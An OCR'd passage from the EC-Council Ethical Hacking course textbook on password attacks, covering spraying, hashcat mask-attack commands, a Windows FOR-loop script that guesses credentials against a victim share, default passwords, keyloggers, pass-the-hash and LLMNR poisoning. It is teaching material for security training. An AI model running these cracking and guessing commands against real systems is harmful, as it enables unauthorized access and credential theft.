


Figure 6.7: Screenshot of CrackMapExec

The following are some additional password spraying attack tools:

- Kerbrute (*https://github.com*)
- Invoke-DomainPasswordSpray (*https://github.com*)
- Spray (*https://github.com*)
- Omnispray (*https://github.com*)

- **Mask Attack**

  Mask attack is similar to brute-force attacks but recovers passwords from hashes with a more specific set of characters based on information known to the attacker. Brute-force attacks are time-consuming because the attacker tries all possible combinations of characters to crack the password. In contrast, in a mask attack, the attacker uses a pattern of the password to narrow down the list of possible passwords and reduce the cracking time.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **hashcat**

  Source: *https://hashcat.net*

  Attackers use the hashcat tool to perform password attacks such as brute-force attacks, dictionary attacks, and mask attacks. To perform mask attacks, an attacker must know the flags used for the built-in charset, custom charset, and attack mode to create an appropriate pattern for the password.

  Built-in Charsets

  The following built-in charset helps specify the type of character to be used:

  - `?l = abcdefghijklmnopqrstuvwxyz`
  - `?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ`
  - `?d = 0123456789`
  - `?h = 0123456789abcdef`
  - `?H = 0123456789ABCDEF`
  - `?s = «space»!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~`
  - `?a = ?l?u?d?s`
  - `?b = 0x00 - 0xff`

  Custom Charset

  A custom charset is used in situations where the attacker is unsure about the type of character in a particular placeholder:

  - `-1 abcdefghijklmnopqrstuvwxyz0123456789`
  - `-1 abcdefghijklmnopqrstuvwxyz?d`
  - `-1 ?l0123456789`
  - `-1 ?l?d`

  Hash Mode

  Attackers use the -m flag with hashcat to specify the hash mode, that is, the type of hash to crack, such as MD5, NTML, or SHA256.

  Run the following command to crack passwords that contain six characters, in which the first three are lowercase alphabets and the last three characters are numbers. The password pattern appears to be `?l?l?l?d?d?d`.

  ```
  hashcat -a 3 -m 0 md5_hashes.txt ?l?l?l?d?d?d
  ```

  `-a` → Specifies the attack mode, which is 3 here (brute-force attack)

  `-m` → Specifies the hash type, which is 0 here (MD5)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
ubuntu@ubuntu-Virtual-Machine:~$ hashcat -h
hashcat - advanced password recovery

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long          | Type | Description                                          | Example
===============================+======+======================================================+=========
==============
 -m, --hash-type               | Num  | Hash-type, see references below                      | -m 1000
 -a, --attack-mode             | Num  | Attack-mode, see references below                    | -a 3
 -V, --version                 |      | Print version                                        |
 -h, --help                    |      | Print help                                           |
     --quiet                   |      | Suppress output                                      |
     --hex-charset             |      | Assume charset is given in hex                       |
     --hex-salt                |      | Assume salt is given in hex                          |
     --hex-wordlist            |      | Assume words in wordlist are given in hex            |
     --force                   |      | Ignore warnings                                      |
     --status                  |      | Enable automatic update of the status screen         |
     --status-timer            | Num  | Sets seconds between status screen updates to X      | --status
-timer=1
     --stdin-timeout-abort     | Num  | Abort if there is no input from stdin for X seconds  | --stdin-
timeout-abort=300
     --machine-readable        |      | Display the status view in a machine-readable format |
     --keep-guessing           |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable       |      | Disable self-test functionality on startup           |
     --loopback                |      | Add new plains to induct directory                   |
     --markov-hcstat2          | File | Specify hcstat2 file to use                          | --markov
-hcstat2=my.hcstat2
     --markov-disable          |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic          |      | Enables classic markov-chains, no per-position       |
 -t, --markov-threshold        | Num  | Threshold X when to stop accepting new markov-chains | -t 50
     --runtime                 | Num  | Abort session after X seconds of runtime             | --runtim
e=10
     --session                 | Str  | Define specific session name                         | --sessio
n=mysession
     --restore                 |      | Restore session from --session                       |
```

Figure 6.8: Screenshot of hashcat

Run the following command to crack passwords that are eight characters in length, where the first character is either an uppercase or a lowercase letter, the last four characters are digits, the first two digits are 1 and 9, and the remaining characters are lowercase letters.

```
hashcat -a 3 -m 0 md5_hashes.txt -1 ?l?u ?1?l?l?l19?d?d
```

`-1 ?l?u` → Specifies that the character is either an uppercase or a lowercase alphabet

To crack a password hash of unknown length, use the **`--increment`** flag by providing the maximum and minimum length of the password.

```
hashcat -m 0 -a 3 -i --increment-min=6 --increment-max=10
53ab0dff8ecc7d5a18b4416d00568f02 ?l?l?l?l?l?l?l?l?l?l
```

`--increment-min=6` → Minimum length of the password is 6

`--increment-max=10` → Maximum length of the password is 10

- **Password Guessing**

  Password guessing is a password-cracking technique that involves attempting to log on to the target system with different passwords manually. Guessing is the key element of manual password cracking. The attacker creates a list of all possible passwords from the information collected through social engineering or any other method and tries them manually on the victim's machine to crack the passwords.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are the steps involved in password guessing:

- Find a valid user
- Create a list of possible passwords
- Rank passwords from high to low probability
- Key in each password, until the correct password is discovered

Hackers can crack passwords manually or by using automated tools, methods, and algorithms. They can also automate password cracking using a simple FOR loop, or create a script file that tries each password in a list. These techniques are still considered manual cracking. The failure rate of this type of attack is high.

Manual Password-Cracking Algorithm

In its simplest form, this algorithm can automate password guessing using a simple FOR loop. In the example that follows, an attacker creates a simple text file with usernames and passwords and iterates them using the FOR loop.

The main FOR loop can extract the usernames and passwords from the text file, which serves as a dictionary as it iterates through every line:

```
[file: credentials.txt]
administrator ""
administrator password
administrator administrator
[Etc.]
```

Type the following commands to access the text file from a directory:

```
c:\>FOR /F "tokens=1,2*" %i in (credentials.txt)^
More? do net use \\victim.com\IPC$ %j /u:victim.com\%i^
More? 2>>nul^
More? && echo %time% %date% >> outfile.txt^
More? && echo \\victim.com acct: %i pass: %j >> outfile.txt
c:\>type outfile.txt
```

The outfile.txt file contains the correct username and password, if the username and password in credentials.txt are correct. An attacker can establish an open session with the victim server using his/her system.

Default Passwords

Default passwords are those supplied by manufacturers with new equipment (e.g., switches, hubs, routers). Usually, default passwords provided by the manufacturers of password-protected devices allow the user to access the device during the initial setup and then change the password. However, often an administrator will either forget to set the new password or ignore the password-change recommendation and continue using the original password. Attackers can exploit this lapse and find the default password for

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the target device from manufacturer websites or using online tools that show default passwords to access the target device successfully. Attackers use default passwords in the list of words or dictionary that they use to perform password-guessing attacks.

The following are some of the online tools to search default passwords:

- *https://open-sez.me*
- *https://www.fortypoundhead.com*
- *https://cirt.net*
- *http://www.defaultpassword.us*
- *https://www.routerpasswords.com*
- *https://default-password.info*
- *https://192-168-1-1ip.mobi*




Figure 6.9: Screenshot showing default passwords

- **Trojans/Spyware/Keyloggers**

  A Trojan is a program that masks itself as a benign application. The software initially appears to perform a desirable or benign function, but instead steals information or harms the system. With a Trojan, attackers can gain remote access and perform various operations limited by user privileges on the target computer.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware is a type of malware that attackers install on a computer to secretly gather information about its users without their knowledge. Spyware hides itself from the user and can be difficult to detect.

A keylogger is a program that records all user keystrokes without the user's knowledge. Keyloggers ship the log of user keystrokes to an attacker's machine or hide it in the victim's machine for later retrieval. The attacker then scrutinizes the log to find passwords or other useful information that could compromise the system.

An attacker installs a Trojan/spyware/keylogger on a victim's machine to collect their usernames and passwords. These programs run in the background and send back all user credentials to the attacker.

For example, a key logger on a victim's computer can reveal the contents of all user emails. The following image depicts a scenario describing how an attacker gains password access using a Trojan/spyware/keylogger.




Figure 6.10: Active online attack using Trojan/spyware/keylogger

- **Hash Injection/Pass-the-Hash (PtH) Attack**

This type of attack is possible when the target system uses a hash function as part of the authentication process to authenticate its users. Generally, the system stores hash values of the credentials in the SAM database/file on a Windows computer. In such cases, the server computes the hash value of the user-submitted credentials or allows the user to input the hash value directly. The server then checks it against the stored hash value for authentication.




Figure 6.11: Hash injection attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers exploit such authentication mechanisms and first exploit the target server to retrieve the hashes from the SAM databases. They then input the hashes acquired directly into the authentication mechanism to authenticate with the user's stolen pre-computed hashes. Thus, in a hash injection/PtH attack, the attackers inject a compromised LanMan (LM) or NTLM hash into a local session and then use the hash to authenticate to the network resources. Any server or service (running on Windows, UNIX, or any other OS) using NTLM or LM authentication is susceptible to this attack. This attack can be launched on any OS, but Windows could be more vulnerable owing to its Single-Sign-On (SSO) feature that stores passwords inside the system and enables users to access all the resources with a one-time login.

Different techniques are used to perform a hash injection/PtH attack:

- The attacker tries to compromise admin privileges to capture cache values of the user's password hashes from the local user account database or SAM. However, offline usage of these cached hashes can be restricted by the network admin. Hence, this approach may not always be feasible.
- The attacker dumps the password hashes from the local user account database or SAM to retrieve password hashes of local users, and gains access to admin accounts to compromise other connected systems.
- The attacker captures LM or NTLM challenge–response messages between the client and server to extract encrypted hashes through brute-forcing.
- The attacker retrieves the credentials of local users as well as those belonging to the security domain from the Windows lsass.exe process.

The hacker carries out this attack by implementing the following five steps:

- The hacker compromises one workstation/server using a local/remote exploit.
- The hacker extracts stored hashes using tools such as pwdump7, Mimikatz, etc. and finds a domain admin account hash.
- The hacker uses tools such as Mimikatz to place one of the retrieved hashes in his/her local lsass.exe process and then uses the hash to log on to any system (domain controller) with the same credentials.
- The hacker extracts all the hashes from the Active Directory database and can now compromise any account in the domain.

- **LLMNR/NBT-NS Poisoning**

  LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSs used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSs.

  When the DNS server fails to resolve name queries, the host performs an unauthenticated UDP broadcast asking all the hosts if anyone has a name that it is looking for. As the host trying to connect is following an unauthenticated and broadcast

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

process, it becomes easy for an attacker to passively listen to a network for LLMNR (UDP port 5355) and NBT-NS (UDP port 137) broadcasts and respond to the request pretending to be a target host. After accepting a connection with a host, the attacker can utilize tools such as Responder.py or Metasploit to forward the request to a rogue server (for instance, TCP: 137) to perform an authentication process.

During the authentication process, the attacker sends an NTLMv2 hash to the rogue server, which was obtained from the host trying to authenticate itself. This hash is stored in a disk and can be cracked using offline hash-cracking tools such as hashcat or John the Ripper. Once cracked, these credentials can be used to log in and gain access to the legitimate host system.

Steps involved in LLMNR/NBT-NS poisoning:

1. The user sends a request to connect to the data-sharing system, \\DataServer, which she mistakenly typed as \\DtaServr.
2. The \\DataServer responds to the user, saying that it does not know the host named \\DtaServr.
3. The user then performs a LLMNR/NBT-NS broadcast to find out if anyone in the network knows the host name\\DtaServr.
4. The attacker replies to the user saying that it is \\DataServer, accepts the user NTLMv2 hash, and responds to the user with an error.

